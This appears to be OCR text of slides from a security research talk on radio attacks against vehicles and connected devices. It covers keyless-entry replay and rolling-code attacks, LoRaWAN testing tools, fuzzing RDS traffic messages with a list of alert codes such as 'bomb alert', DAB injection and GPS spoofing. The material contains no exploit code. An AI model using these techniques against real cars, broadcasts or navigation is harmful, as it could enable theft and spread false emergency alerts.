
Attacks on Remote keyless Entry

- Different modes:
  - Fixed code → old & rare today --> replay
  - Rolling code --> breaking the manufacturer key
    - Attacks:
      - Hitag2: From Academia to Real World : a Practical Guide to Hitag-2 RKE System Analysis by Ryad Benadjila, Mathieu Renard, José Lopes-Esteves, Chaouki Kasmi
      - DST80: Dismantling DST80-based Immobiliser Systems by Lennert Wouters, Jan Van den Herrewegen, Flavio D. Garcia, DavidOswald, Benedikt Gierlichs and Bart Preneel
      - Rollback attacks: https://rollingpwn.github.io/rolling-pwn/
  - IFF (Identify Friend or Foe)
  - UWB --> Interference Attacks
    - GoGoBark:Interference Attacks onUWBRangingfor IEEE 802.15.4z Standard by Yuqiao Yang & Zhongjie Wu


Same with Garage doors

Assessing LoRaWAN communications


- LoRaWAN can be secured
  - Unless poor procedures, old version and/or weak encryption key is used
  - Developed a complete Scapy layer to decode packet
  - Developed a tool called LoRa Craft to play with the encryption: https://github.com/PentHertz/LoRa_Craft



Assessing LoRaWAN communications (2)




Radio FM bands



RDS

- Radio Data System (Radio Broadcast Data System (RBDS) for the U.S. version)
- Embeds digital information in FM radio broadcast
- Uses BPSK
- Structure:
  - PI: Program ID code
  - TP: Traffic Program code
  - PTY: Program Type code
  - **TA: Traffic Announcement**
  - Etc.




Go further by Friedt Jean-Michel: https://connect.ed-diamond.com/GNU-Linux-Magazine/glmf-204/radio-data-system-rds-analyse-du-canal-numerique-transmis-par-les-stations-radio-fm-commerciales-introduction-aux-codes-correcteurs-d-erreur

RDS Alerts

- With a modified version → fuzzing:
- PI
- TP
- PTY
- Etc.
- **But also, TMC events ☺**



```
{"1168","security alert","1515"," "},
{"1169","security incident","1476"," "},
{"1170","police checkpoint","1477"," "},
{"1171","bomb alert","1516"," "},
{"1172","terrorist incident","1478"," "},
{"1173","gunfire on roadway, danger","1479"," "},
{"1174","civil emergency","1480"," "},
{"1175","air raid, danger","1481"," "},
{"1176","evacuation","1494"," "},
{"1177"," "," "," "},
{"1178","air raid warning cancelled","1587"," "},
{"1179","security alert withdrawn","1492"," "},
{"1180","civil emergency cancelled","1588"," "},
{"1181"," "," "," "},
```

Band III & L-bands



DAB


- Digital Audio Broadcasting
- DAB+ → upgrades for more stations with HD quality
- Tool for injection to modify:



Hijacking in action

Hijacking in action (2)


- The signal GPS can be hijacked
- Some GPS receivers look at how strong the signal is + other mechanisms to avoid this
- But doing that in the right way, it's still possible to teleport!



Hijacking vs Autopilot


- Question: What about Autopilot?

> 1 GHz – ISM bands



Wi-Fi 2.4/5 GHz and more

- IVI gives a hotspot
- A WPA2 PSK is randomly generated
